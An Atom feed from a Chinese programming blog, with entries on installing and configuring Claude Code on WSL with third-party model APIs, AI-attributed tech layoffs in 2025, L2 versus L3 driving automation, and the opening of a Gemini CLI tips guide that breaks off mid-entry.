<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <title>编程笔记</title>
  
  <subtitle>lifelong learning &amp; practice makes perfect</subtitle>
  <link href="https://programnotes.cn/atom.xml" rel="self"/>
  
  <link href="https://programnotes.cn/"/>
  <updated>2026-03-20T10:18:08.104Z</updated>
  <id>https://programnotes.cn/</id>
  
  <author>
    <name>yigmmk</name>
    
  </author>
  
  <generator uri="https://hexo.io/">Hexo</generator>
  
  <entry>
    <title>Claude Code(1)在 WSL Ubuntu 上安装和配置指南</title>
    <link href="https://programnotes.cn/ai-claude_code_installl/index.html"/>
    <id>https://programnotes.cn/ai-claude_code_installl/index.html</id>
    <published>2026-03-19T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.104Z</updated>
    
    <content type="html"><![CDATA[<p>本文介绍如何在 Windows Subsystem for Linux (WSL) Ubuntu 环境中安装和配置 Claude Code，以及如何使用第三方大模型 API。</p><h2 id="前置要求"><a href="#前置要求" class="headerlink" title="前置要求"></a>前置要求</h2><p>在开始之前，请确保您已准备好：</p><ul><li><strong>WSL Ubuntu</strong> - 已安装并配置好 WSL Ubuntu 环境</li><li><strong>终端访问权限</strong> - 打开 WSL 终端</li><li><strong>代码项目</strong> - 准备一个要处理的项目目录</li><li><strong>API 访问权限</strong> - 拥有 Claude 订阅或第三方 LLM API 密钥</li></ul><h2 id="安装-Claude-Code"><a href="#安装-Claude-Code" class="headerlink" title="安装 Claude Code"></a>安装 Claude Code</h2><p>这是最简单的安装方式，支持自动后台更新：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">curl -fsSL https://claude.ai/install.sh | bash</span><br></pre></td></tr></table></figure><p>安装完成后，<code>claude</code> 命令将被添加到系统 PATH 中。</p><p>有npm的话也可以这样安装</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">npm install -g @anthropic-ai/claude-code</span><br></pre></td></tr></table></figure><h3 id="验证安装"><a href="#验证安装" class="headerlink" title="验证安装"></a>验证安装</h3><p>安装完成后，验证安装是否成功：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">claude --version</span><br></pre></td></tr></table></figure><h2 id="配置"><a href="#配置" class="headerlink" title="配置"></a>配置</h2><h3 id="使用-Claude-订阅登录"><a href="#使用-Claude-订阅登录" class="headerlink" title="使用 Claude 订阅登录"></a>使用 Claude 订阅登录</h3><p>首次启动 Claude Code 时，需要登录账户：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">claude</span><br><span class="line"><span class="comment"># 首次使用时会提示登录</span></span><br></pre></td></tr></table></figure><p>支持的账户类型：</p><ul><li><strong>Claude Pro/Max/Teams/Enterprise</strong>（推荐）</li><li><strong>Claude Console</strong>（使用 API 预付费额度）</li><li><strong>企业云提供商</strong>：Amazon Bedrock、Google Vertex AI、Microsoft Foundry</li></ul><p>登录后，凭据将保存在系统中，无需重复登录。如需切换账户，使用 <code>/login</code> 命令。</p><h3 id="跳过登录（使用第三方-API）"><a href="#跳过登录（使用第三方-API）" class="headerlink" title="跳过登录（使用第三方 API）"></a>跳过登录（使用第三方 API）</h3><p>如果您只想使用第三方 LLM API 而不登录 Claude 账户，需要配置环境变量（见下文）。</p><h2 id="使用第三方-LLM-API"><a href="#使用第三方-LLM-API" class="headerlink" title="使用第三方 LLM API"></a>使用第三方 LLM API</h2><ol><li>在~/.claude/settings.json (命令行下使用claude code) 中配置</li><li>在vscode安装claude code插件,点击插件配置会在vscode配置文件中配置</li></ol><h3 id="命令行"><a href="#命令行" class="headerlink" title="命令行"></a>命令行</h3><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br></pre></td><td class="code"><pre><span class="line"><span class="punctuation">&#123;</span></span><br><span class="line"> <span class="attr">&quot;theme&quot;</span><span class="punctuation">:</span><span class="string">&quot;light&quot;</span><span class="punctuation">,</span></span><br><span class="line"> <span class="attr">&quot;env&quot;</span><span class="punctuation">:</span><span class="punctuation">&#123;</span></span><br><span class="line">    <span class="attr">&quot;ANTHROPIC_API_KEY&quot;</span><span class="punctuation">:</span><span class="string">&quot;sk--你的api key&quot;</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;ANTHROPIC_BASE_URL&quot;</span><span class="punctuation">:</span><span class="string">&quot;https://api.qnaigc.com&quot;</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;ANTHROPIC_DEFAULT_HAIKU_MODEL&quot;</span><span class="punctuation">:</span> <span class="string">&quot;z-ai/glm-4.5&quot;</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;ANTHROPIC_DEFAULT_SONNET_MODEL&quot;</span><span class="punctuation">:</span> <span class="string">&quot;z-ai/glm-4.6&quot;</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;ANTHROPIC_DEFAULT_OPUS_MODEL&quot;</span><span class="punctuation">:</span> <span class="string">&quot;z-ai/glm-5&quot;</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;ANTHROPIC_MODEL&quot;</span><span class="punctuation">:</span> <span class="string">&quot;z-ai/glm-4.5&quot;</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;CLAUDE_CODE_DISABLE_NONESSENTIAL_TRAFFIC&quot;</span><span class="punctuation">:</span> <span class="string">&quot;1&quot;</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;API_TIMEOUT_MS&quot;</span><span class="punctuation">:</span> <span class="string">&quot;3000000&quot;</span></span><br><span class="line"> <span class="punctuation">&#125;</span><span class="punctuation">,</span></span><br><span class="line"> <span class="attr">&quot;hasCompletedOnboarding&quot;</span><span class="punctuation">:</span> <span class="literal"><span class="keyword">true</span></span></span><br><span class="line"><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><ul><li>ANTHROPIC_BASE_URL,第三方大模型api 地址,我这里使用<a href="https://s.qiniu.com/NJJ7Jn">七牛云的,点击注册免费获取1000万token</a></li><li><strong>hasCompletedOnboarding 必须配置</strong>,不然一直提示需要claude code账户</li><li>ANTHROPIC_DEFAULT_HAIKU_MODEL,简单快速任务指定模型</li><li>ANTHROPIC_DEFAULT_SONNET_MODEL,日常编码任务模型</li><li>ANTHROPIC_DEFAULT_OPUS_MODEL,复杂推理任务模型</li><li>ANTHROPIC_MODEL,默认模型</li></ul><h3 id="vscode中claude-code-插件配置"><a href="#vscode中claude-code-插件配置" class="headerlink" title="vscode中claude code 插件配置"></a>vscode中claude code 插件配置</h3><p>找不到配置文件位置,请点击claude code插件的Settings(设置)按钮</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line"><span class="string">&quot;claudeCode.environmentVariables&quot;</span>: [</span><br><span class="line">    &#123;<span class="string">&quot;name&quot;</span>:<span class="string">&quot;ANTHROPIC_API_KEY&quot;</span>,<span class="string">&quot;value&quot;</span>: <span class="string">&quot;sk-你的api key&quot;</span>&#125;,</span><br><span class="line">    &#123;<span class="string">&quot;name&quot;</span>:<span class="string">&quot;ANTHROPIC_BASE_URL&quot;</span>,<span class="string">&quot;value&quot;</span>: <span class="string">&quot;https://api.qnaigc.com&quot;</span>&#125;,</span><br><span class="line">    &#123;<span class="string">&quot;name&quot;</span>:<span class="string">&quot;ANTHROPIC_DEFAULT_HAIKU_MODEL&quot;</span>,<span class="string">&quot;value&quot;</span>: <span class="string">&quot;z-ai/glm-4.5&quot;</span>&#125;,</span><br><span class="line">    &#123;<span class="string">&quot;name&quot;</span>:<span class="string">&quot;ANTHROPIC_DEFAULT_SONNET_MODEL&quot;</span>,<span class="string">&quot;value&quot;</span>: <span class="string">&quot;z-ai/glm-4.7&quot;</span>&#125;,</span><br><span class="line">    &#123;<span class="string">&quot;name&quot;</span>:<span class="string">&quot;ANTHROPIC_DEFAULT_OPUS_MODEL&quot;</span>,<span class="string">&quot;value&quot;</span>: <span class="string">&quot;z-ai/glm-5&quot;</span>&#125;,</span><br><span class="line">    &#123;<span class="string">&quot;name&quot;</span>:<span class="string">&quot;ANTHROPIC_MODEL&quot;</span>,<span class="string">&quot;value&quot;</span>: <span class="string">&quot;z-ai/glm-4.6&quot;</span>&#125;,</span><br><span class="line">],</span><br><span class="line"><span class="string">&quot;claudeCode.disableLoginPrompt&quot;</span>: <span class="literal">true</span>,</span><br><span class="line"><span class="string">&quot;claudeCode.hideOnboarding&quot;</span>: <span class="literal">true</span></span><br></pre></td></tr></table></figure><p>在插件中,使用 <strong>claudeCode.disableLoginPrompt</strong>,禁用插件的登录提示,开启后配置了第三方api就不会提示你登录claude code账户</p><h2 id="常用命令"><a href="#常用命令" class="headerlink" title="常用命令"></a>常用命令</h2><table><thead><tr><th>命令</th><th>说明</th><th>示例</th></tr></thead><tbody><tr><td><code>claude</code></td><td>启动交互模式</td><td><code>claude</code></td></tr><tr><td><code>claude &quot;任务&quot;</code></td><td>执行一次性任务</td><td><code>claude &quot;修复构建错误&quot;</code></td></tr><tr><td><code>claude -p &quot;查询&quot;</code></td><td>执行单次查询后退出</td><td><code>claude -p &quot;解释这个函数&quot;</code></td></tr><tr><td><code>claude -c</code></td><td>继续当前目录最近对话</td><td><code>claude -c</code></td></tr><tr><td><code>claude -r</code></td><td>恢复之前的对话</td><td><code>claude -r</code></td></tr><tr><td><code>/clear</code></td><td>清除对话历史</td><td><code>/clear</code></td></tr><tr><td><code>/help</code></td><td>显示可用命令</td><td><code>/help</code></td></tr><tr><td><code>exit</code> 或 Ctrl+C</td><td>退出 Claude Code</td><td><code>exit</code></td></tr></tbody></table><h2 id="获取帮助"><a href="#获取帮助" class="headerlink" title="获取帮助"></a>获取帮助</h2><ul><li><a href="https://s.qiniu.com/NJJ7Jn">七牛云大模型,免费获取1000万token</a></li><li><a href="https://cloud.siliconflow.cn/i/eluTiiYw">硅基流动,注册免费获取价值14元token</a></li><li><a href="https://code.claude.com/docs/en/quickstart">Claude Code 官方文档</a></li><li><a href="https://code.claude.com/docs/en/env-vars">claude code 环境变量,官方文档</a></li></ul>]]></content>
    
    
    <summary type="html">本文介绍如何在 Windows Subsystem for Linux (WSL) Ubuntu 环境中安装和配置 Claude Code，以及如何使用第三方大模型 API。</summary>
    
    
    <content src="https://ai.programnotes.cn/img/ai/179dee3240b2d0115c7b93dc6d9c9688.png" type="image"/>
    
    
    <category term="AI" scheme="https://programnotes.cn/categories/AI/"/>
    
    <category term="IDE" scheme="https://programnotes.cn/categories/AI/IDE/"/>
    
    <category term="教程" scheme="https://programnotes.cn/categories/AI/IDE/%E6%95%99%E7%A8%8B/"/>
    
    
    <category term="Claude Code" scheme="https://programnotes.cn/tags/Claude-Code/"/>
    
    <category term="WSL" scheme="https://programnotes.cn/tags/WSL/"/>
    
    <category term="Ubuntu" scheme="https://programnotes.cn/tags/Ubuntu/"/>
    
    <category term="AI编程" scheme="https://programnotes.cn/tags/AI%E7%BC%96%E7%A8%8B/"/>
    
    <category term="Claude" scheme="https://programnotes.cn/tags/Claude/"/>
    
    <category term="Anthropic" scheme="https://programnotes.cn/tags/Anthropic/"/>
    
  </entry>
  
  <entry>
    <title>(译)AI 裁员潮：亚马逊、微软等科技巨头将 2025 年裁员归因于人工智能</title>
    <link href="https://programnotes.cn/ai-job-loss/index.html"/>
    <id>https://programnotes.cn/ai-job-loss/index.html</id>
    <published>2025-12-23T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.108Z</updated>
    
    <content type="html"><![CDATA[<p><strong>[导读]</strong> 随着 2025 年的临近，科技行业的裁员潮并未平息。与往年不同的是，今年的裁员逻辑发生了根本性转变：企业不再仅仅是因为宏观经济压力，而是为了腾出资金和岗位，全力冲刺人工智能（AI）领域。据咨询公司 Challenger， Gray &amp; Christmas 称，今年美国 AI 导致了近 55,000 人裁员 。</p><span id="more"></span><h2 id="资源重组：从传统业务转向-AI"><a href="#资源重组：从传统业务转向-AI" class="headerlink" title="资源重组：从传统业务转向 AI"></a>资源重组：从传统业务转向 AI</h2><p>包括亚马逊（Amazon）、微软（Microsoft）和谷歌母公司 Alphabet 在内的科技巨头在最新的财报和内部备忘录中明确表示，2025 年的裁员计划与公司的 AI 长期战略紧密相连。</p><h3 id="亚马逊：优化云计算与-Alexa-部门"><a href="#亚马逊：优化云计算与-Alexa-部门" class="headerlink" title="亚马逊：优化云计算与 Alexa 部门"></a>亚马逊：优化云计算与 Alexa 部门</h3><p>去年十月， 亚马逊宣布了其历史上最大规模的裁员 ，裁减了 14000 个企业岗位，旨在投资其“最大赌注”，其中包括人工智能。</p><p>亚马逊最近宣布将在其 AWS（云计算）部门和 Alexa 硬件部门进行新一轮裁员。公司发言人表示：“我们正在不断审视业务，以确保投资与客户需求相匹配。在某些领域，我们正在缩减规模，以便将资源重新投入到支撑未来增长的生成式 AI 项目中。”</p><h3 id="微软：投资-OpenAI-后的结构调整"><a href="#微软：投资-OpenAI-后的结构调整" class="headerlink" title="微软：投资 OpenAI 后的结构调整"></a>微软：投资 OpenAI 后的结构调整</h3><p>Microsoft 截至 2025 年已裁减约 15,000 个岗位 ，最近一次 7 月的公告中， 有 9,000 个职位被裁员。</p><p>微软尽管在 AI 领域处于领先地位，但其首席执行官萨提亚·纳德拉（Satya Nadella）强调了“财务纪律”的重要性。微软在 2025 年的裁员主要集中在非核心软件业务和部分硬件部门。公司表示，通过减少这些领域的开支，微软可以每年额外投入数十亿美元用于扩建 AI 数据中心和购买昂贵的 Nvidia 芯片。</p><h3 id="IBM-AI替代"><a href="#IBM-AI替代" class="headerlink" title="IBM: AI替代"></a>IBM: AI替代</h3><p>全球科技巨头 IBM 首席执行官阿尔文德·克里希纳（Arvind Krishna）今年五月告诉《华尔街日报 》，人工智能聊天机器人已经取代了几百名人力资源员工的工作岗位。<br>然而，与其他在裁员中引用人工智能的公司不同，Krishna 承认公司在其他需要更多批判性思维的领域增加了招聘，如软件工程、销售和市场营销。<br>去年 11 月，公司宣布全球裁员 1%， 这可能影响近 3000 名员工。</p><hr><h2 id="2025-年裁员的核心特征"><a href="#2025-年裁员的核心特征" class="headerlink" title="2025 年裁员的核心特征"></a>2025 年裁员的核心特征</h2><p>根据 CNBC 的分析，2025 年的裁员呈现出以下三个显著特点：</p><ol><li><strong>“瘦身”与“招聘”并行</strong>：虽然公司在裁减传统程序员、营销人员和管理岗位，但他们同时也在以极高的薪酬争抢机器学习工程师和 AI 研究员。</li><li><strong>效率为王</strong>：Meta 首席执行官马克·扎克伯格（Mark Zuckerberg）提出的“效率之年”概念在 2025 年得到了延续。AI 自动化工具正开始取代公司内部的一些重复性行政和初级编码工作。</li><li><strong>长期估值压力</strong>：华尔街投资者现在不仅关注公司的收入增长，更关注公司如何利用 AI 提高利润率。裁减冗余人员被视为提高人效比的关键手段。</li></ol><blockquote><p>“这不再是关于‘生存在下行周期’，而是关于‘在 AI 时代保持竞争力’。” 投行 Jefferies 的分析师在报告中指出，“如果你不裁掉那些不增长的部分来喂养 AI 这头‘巨兽’，你就会掉队。”</p></blockquote><hr><h2 id="员工的焦虑与技能重塑"><a href="#员工的焦虑与技能重塑" class="headerlink" title="员工的焦虑与技能重塑"></a>员工的焦虑与技能重塑</h2><p>裁员消息对硅谷和全球科技社区产生了冲击。根据就业调查显示，超过 60% 的科技从业者表示担心自己的岗位会被 AI 取代。</p><p>专家建议，职场人士应关注以下领域的技能提升：</p><ul><li><strong>提示词工程（Prompt Engineering）</strong></li><li><strong>AI 模型调优与部署</strong></li><li><strong>复杂问题的系统架构设计</strong>（这是目前 AI 尚难完全替代的领域）</li></ul><h2 id="结论"><a href="#结论" class="headerlink" title="结论"></a>结论</h2><p>2025 年的裁员潮标志着科技行业的一个新纪元。正如 2000 年代初的互联网转型一样，阵痛是巨大的，但它预示着一个以人工智能为核心的全新产业结构的诞生。对于亚马逊、微软等巨头而言，裁员不是结束，而是资源重新分配的开始。</p><h2 id="原文-amp-参考"><a href="#原文-amp-参考" class="headerlink" title="原文&amp;参考"></a>原文&amp;参考</h2><ul><li><a href="https://www.cnbc.com/2025/12/21/ai-job-cuts-amazon-microsoft-and-more-cite-ai-for-2025-layoffs.html">https://www.cnbc.com/2025/12/21/ai-job-cuts-amazon-microsoft-and-more-cite-ai-for-2025-layoffs.html</a></li><li>据咨询公司 Challenger， Gray &amp; Christmas 称，今年美国 AI 导致了近 55,000 人裁员: <a href="https://www.cnbc.com/2025/12/04/layoff-announcements-this-year-top-1point1-million-the-most-since-2020-when-pandemic-hit-challenger-says.html">https://www.cnbc.com/2025/12/04/layoff-announcements-this-year-top-1point1-million-the-most-since-2020-when-pandemic-hit-challenger-says.html</a></li></ul>]]></content>
    
    
    <summary type="html">随着大型科技公司持续向生成式人工智能转型，亚马逊、微软等公司宣布在 2025 年进行新一轮裁员，旨在优化资源配置。</summary>


    <category term="AI" scheme="https://programnotes.cn/categories/AI/"/>
    
    
    <category term="人工智能" scheme="https://programnotes.cn/tags/%E4%BA%BA%E5%B7%A5%E6%99%BA%E8%83%BD/"/>
    
    <category term="裁员" scheme="https://programnotes.cn/tags/%E8%A3%81%E5%91%98/"/>
    
    <category term="亚马逊" scheme="https://programnotes.cn/tags/%E4%BA%9A%E9%A9%AC%E9%80%8A/"/>
    
    <category term="微软" scheme="https://programnotes.cn/tags/%E5%BE%AE%E8%BD%AF/"/>
    
    <category term="科技行业" scheme="https://programnotes.cn/tags/%E7%A7%91%E6%8A%80%E8%A1%8C%E4%B8%9A/"/>
    
    <category term="2025趋势" scheme="https://programnotes.cn/tags/2025%E8%B6%8B%E5%8A%BF/"/>
    
  </entry>
  
  <entry>
    <title>AI|L2和L3级自动驾驶有什么区别</title>
    <link href="https://programnotes.cn/ai-self-driving/index.html"/>
    <id>https://programnotes.cn/ai-self-driving/index.html</id>
    <published>2025-12-15T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.108Z</updated>
    
    <content type="html"><![CDATA[<p>L2和L3级自动驾驶有什么区别:</p><h3 id="1-L2级别：你是“主驾驶”，它是“好助手”"><a href="#1-L2级别：你是“主驾驶”，它是“好助手”" class="headerlink" title="1. L2级别：你是“主驾驶”，它是“好助手”"></a>1. L2级别：你是“主驾驶”，它是“好助手”</h3><ul><li><strong>通俗定义：</strong> 组合辅助驾驶。</li><li><strong>状态：</strong> 你的<strong>手</strong>可以短暂离开（或者轻扶），但你的<strong>眼睛和大脑</strong>必须时刻盯着路况。</li><li><strong>谁在开车：</strong> 本质上还是<strong>你</strong>在开车。车只是在帮你控制油门、刹车和方向盘（比如自动跟车、保持在车道中间）。</li><li><strong>关键点：</strong> 如果前方突然出现个障碍物，车没识别出来，撞上了，<strong>责任全是你的</strong>。你不能玩手机，不能看电影。</li><li><strong>目前市面情况：</strong> 特斯拉的AP、各种造车新势力的“领航辅助（NOA/NGP）”，绝大多数都属于L2（或者叫L2.5、L2.9）。</li></ul><h3 id="2-L3级别：它是“临时司机”，你是“监考官”"><a href="#2-L3级别：它是“临时司机”，你是“监考官”" class="headerlink" title="2. L3级别：它是“临时司机”，你是“监考官”"></a>2. L3级别：它是“临时司机”，你是“监考官”</h3><ul><li><strong>通俗定义：</strong> 有条件的自动驾驶。</li><li><strong>状态：</strong> 在特定条件下（比如高速公路、堵车路段），你的<strong>眼睛和手</strong>可以离开路面。你可以刷短视频、发邮件，甚至吃个泡面。</li><li><strong>谁在开车：</strong> 这个阶段，<strong>车</strong>才是司机。它承诺在这些特定情况下能搞定一切。</li><li><strong>关键点：</strong> 如果在系统运行期间，车自己撞了，<strong>责任通常由汽车厂家承担</strong>。但是，你不能睡觉，因为当系统遇到搞不定的情况（比如修路、暴雨），它会疯狂尖叫提醒你，你必须在<strong>几秒钟内接管</strong>。</li><li><strong>目前市面情况：</strong> 极少。奔驰、宝马的部分车型在德国等地区拿到了牌照，国内正在逐步开放试点。</li></ul><hr><h3 id="四个维度的核心区别："><a href="#四个维度的核心区别：" class="headerlink" title="四个维度的核心区别："></a>四个维度的核心区别：</h3><table><thead><tr><th align="left">维度</th><th align="left">L2 级（辅助驾驶）</th><th align="left">L3 级（自动驾驶）</th></tr></thead><tbody><tr><td align="left"><strong>责任人</strong></td><td align="left"><strong>始终是你</strong></td><td align="left"><strong>系统负责</strong>（在它工作时）</td></tr><tr><td align="left"><strong>注意力</strong></td><td align="left">必须时刻盯着路</td><td align="left"><strong>可以分心</strong>（看书、玩手机）</td></tr><tr><td align="left"><strong>双手</strong></td><td align="left">必须随时准备接管</td><td align="left">可以脱离，但接到指令需接管</td></tr><tr><td align="left"><strong>分水岭意义</strong></td><td align="left">人是主体，机器是工具</td><td align="left"><strong>机器是主体，人是后备</strong></td></tr></tbody></table><h3 id="总结："><a href="#总结：" class="headerlink" title="总结："></a>总结：</h3><ul><li><strong>L2 就像是一个刚拿驾照的新手坐在驾驶位：</strong> 你坐在副驾驶，手得扶着方向盘，眼得盯着前方的坑，随时准备帮他踩刹车。他是帮你省力的，但你心里的弦得崩着。</li><li><strong>L3 就像是你雇了一个司机：</strong> 你可以坐在驾驶位上处理工作，不用看路。但这个司机比较胆小，他遇到解决不了的难题会大喊“老板快来拉一把”，这时候你得立刻扔掉手机接管。</li></ul><p><strong>一句话总结：L2是“省力不省心”，L3是“既省力又省心（但不能睡觉）”。</strong></p>]]></content>


    <summary type="html">&lt;p&gt;L2和L3级自动驾驶有什么区别:&lt;/p&gt;
&lt;h3 id=&quot;1-L2级别：你是“主驾驶”，它是“好助手”&quot;&gt;&lt;a href=&quot;#1-L2级别：你是“主驾驶”，它是“好助手”&quot; class=&quot;headerlink&quot; title=&quot;1. L2级别：你是“主驾驶”，它是“好助手”&quot;</summary>


    <category term="deeplearning" scheme="https://programnotes.cn/categories/deeplearning/"/>
    
    <category term="AI" scheme="https://programnotes.cn/categories/deeplearning/AI/"/>
    
    <category term="自动驾驶" scheme="https://programnotes.cn/categories/deeplearning/AI/%E8%87%AA%E5%8A%A8%E9%A9%BE%E9%A9%B6/"/>
    
    
    <category term="ai" scheme="https://programnotes.cn/tags/ai/"/>
    
    <category term="自动驾驶" scheme="https://programnotes.cn/tags/%E8%87%AA%E5%8A%A8%E9%A9%BE%E9%A9%B6/"/>
    
    <category term="汽车" scheme="https://programnotes.cn/tags/%E6%B1%BD%E8%BD%A6/"/>
    
    <category term="L2" scheme="https://programnotes.cn/tags/L2/"/>
    
    <category term="L3" scheme="https://programnotes.cn/tags/L3/"/>
    
  </entry>
  
  <entry>
    <title>AI|Gemini CLI 实用技巧与窍门</title>
    <link href="https://programnotes.cn/gemini-cli-tips/index.html"/>
    <id>https://programnotes.cn/gemini-cli-tips/index.html</id>
    <published>2025-12-15T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.112Z</updated>
    
    <content type="html"><![CDATA[<p><strong>本指南涵盖约30个有效使用 Gemini CLI 进行智能编码的专业技巧</strong></p><p><strong><a href="https://github.com/google-gemini/gemini-cli">Gemini CLI</a></strong> 是一个开源 AI 助手，将 Google Gemini 模型的强大功能直接带入您的<a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=The%20Gemini%20CLI%20is%20an,via%20a%20Gemini%20API%20key">终端</a>。它作为一个对话式的”智能”命令行工具运行——意味着它可以理解您的请求，选择工具（如运行 shell 命令或编辑文件），并执行多步骤计划来协助您的开发<a href="https://cloud.google.com/blog/topics/developers-practitioners/agent-factory-recap-deep-dive-into-gemini-cli-with-taylor-mullen#:~:text=The%20Gemini%20CLI%20%20is,understanding%20of%20the%20developer%20workflow">工作流程</a>。</p><p>实际上，Gemini CLI 就像一个超级强化的编程伙伴和命令行助手。它在编码任务、调试、内容生成甚至系统自动化方面表现出色，全部通过自然语言提示完成。在深入探讨专业技巧之前，让我们快速回顾一下如何设置 Gemini CLI 并开始使用。</p><h2 id="入门指南"><a href="#入门指南" class="headerlink" title="入门指南"></a>入门指南</h2><p><strong>安装：</strong> 您可以通过 npm 安装 Gemini CLI。全局安装请使用：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">npm install -g @google/gemini-cli</span><br></pre></td></tr></table></figure><p>或者使用 <code>npx</code> 无需安装直接运行：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">npx @google/gemini-cli</span><br></pre></td></tr></table></figure><p>Gemini CLI 在所有主要平台上都可用（使用 Node.js/TypeScript 构建）。安装完成后，只需在终端中运行 <code>gemini</code> 命令即可启动交互式 <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Interactive%20Mode%20,conversational%20session">CLI</a>。</p><p><strong>身份验证：</strong> 首次使用时，您需要通过 Gemini 服务进行身份验证。您有两个选择：(1) <strong>Google 账户登录（免费层）</strong> - 这让您免费使用 Gemini 2.5 Pro，享有慷慨的使用限制（约每分钟 60 次请求和每天 1,000 次请求）。启动时，Gemini CLI 会提示您使用 Google 账户登录（无需账单信息）。(2) <strong>API 密钥（付费或更高级别访问）</strong> - 您可以从 Google AI <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=1,key%20from%20Google%20AI%20Studio">Studio</a> 获取 API 密钥，并设置环境变量 <code>GEMINI_API_KEY</code> 来使用它。</p><p>使用 API 密钥可以提供更高的配额和企业数据使用保护；付费使用中的提示不会用于训练，但日志可能会为安全目的而保留。</p><p>例如，在您的 shell 配置文件中添加：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">export</span> GEMINI_API_KEY=<span class="string">&quot;YOUR_KEY_HERE&quot;</span></span><br></pre></td></tr></table></figure><p><strong>基本用法：</strong> 启动交互式会话，只需运行不带参数的 <code>gemini</code>。您会看到一个 <code>gemini&gt;</code> 提示符，可以在其中输入请求或命令。例如：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">$ gemini</span><br><span class="line">gemini&gt; Create a React recipe management app using SQLite</span><br></pre></td></tr></table></figure><p>然后您可以观看 Gemini CLI 创建文件、安装依赖、运行测试等，以满足您的请求。如果您偏好一次性调用（非交互式），使用带有提示的 <code>-p</code> 标志，例如：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini -p <span class="string">&quot;Summarize the main points of the attached file. @./report.txt&quot;</span></span><br></pre></td></tr></table></figure><p>这将输出单个响应并退出。您也可以将输入传递给 Gemini CLI：例如，<code>echo &quot;Count to 10&quot; | gemini</code> 会通过标准输入提供提示。</p><p><strong>CLI 界面：</strong> Gemini CLI 提供丰富的类似 REPL 的界面。它支持<strong>斜杠命令</strong>（以 <code>/</code> 为前缀的特殊命令，用于控制会话、工具和设置）和<strong>感叹号命令</strong>（以 <code>!</code> 为前缀，直接执行 shell 命令）。我们将在下面的专业技巧中介绍其中的许多命令。默认情况下，Gemini CLI 在安全模式下运行，任何修改系统的操作（写入文件、运行 shell 命令等）都会要求确认。当提出工具操作时，您会看到差异或命令，并被提示（<code>Y/n</code>）批准或拒绝它。这确保 AI 不会在未经您同意的情况下进行不必要的更改。</p><p>了解了基础知识后，让我们探索一系列专业技巧和隐藏功能，帮助您充分利用 Gemini CLI。每个技巧首先提供一个简单的示例，然后是更深入的细节和细微差别。这些技巧融合了工具创建者（如 Taylor Mullen）和 Google 开发者关系团队的建议，以及更广泛社区的见解，旨在成为 Gemini CLI 高级用户的<strong>权威指南</strong>。</p><h2 id="技巧1：使用-GEMINI-md-实现持久化上下文"><a href="#技巧1：使用-GEMINI-md-实现持久化上下文" class="headerlink" title="技巧1：使用 GEMINI.md 实现持久化上下文"></a>技巧1：使用 <code>GEMINI.md</code> 实现持久化上下文</h2><p><strong>快速使用场景：</strong> 无需在提示词中重复写提示词。通过创建 <code>GEMINI.md</code> 文件提供项目特定的上下文或指令，这样 AI 始终具有重要的背景知识，无需每次都被告知。</p><p>在处理项目时，您通常有一些总体细节——例如编码风格指南、项目架构或重要事实——希望 AI 记住。Gemini CLI 允许您将这些信息编码到一个或多个 <code>GEMINI.md</code> 文件中。只需在项目中创建 <code>.gemini</code> 文件夹（如果尚不存在），并添加名为 <code>GEMINI.md</code> 的 Markdown 文件，其中包含您希望 AI 持久保存的任何注释或指令。例如：</p><figure class="highlight markdown"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="section"># Phoenix 项目 - AI 助手</span></span><br><span class="line"><span class="section"># - All Python code must follow PEP 8 style.  </span></span><br><span class="line"><span class="section"># - Use 4 spaces for indentation.  </span></span><br><span class="line"><span class="section"># - The user is building a data pipeline; prefer functional programming paradigms.</span></span><br><span class="line"><span class="bullet">-</span> 所有 Python 代码必须遵循 PEP 8 风格。</span><br><span class="line"><span class="bullet">-</span> 使用 4 个空格进行缩进。</span><br><span class="line"><span 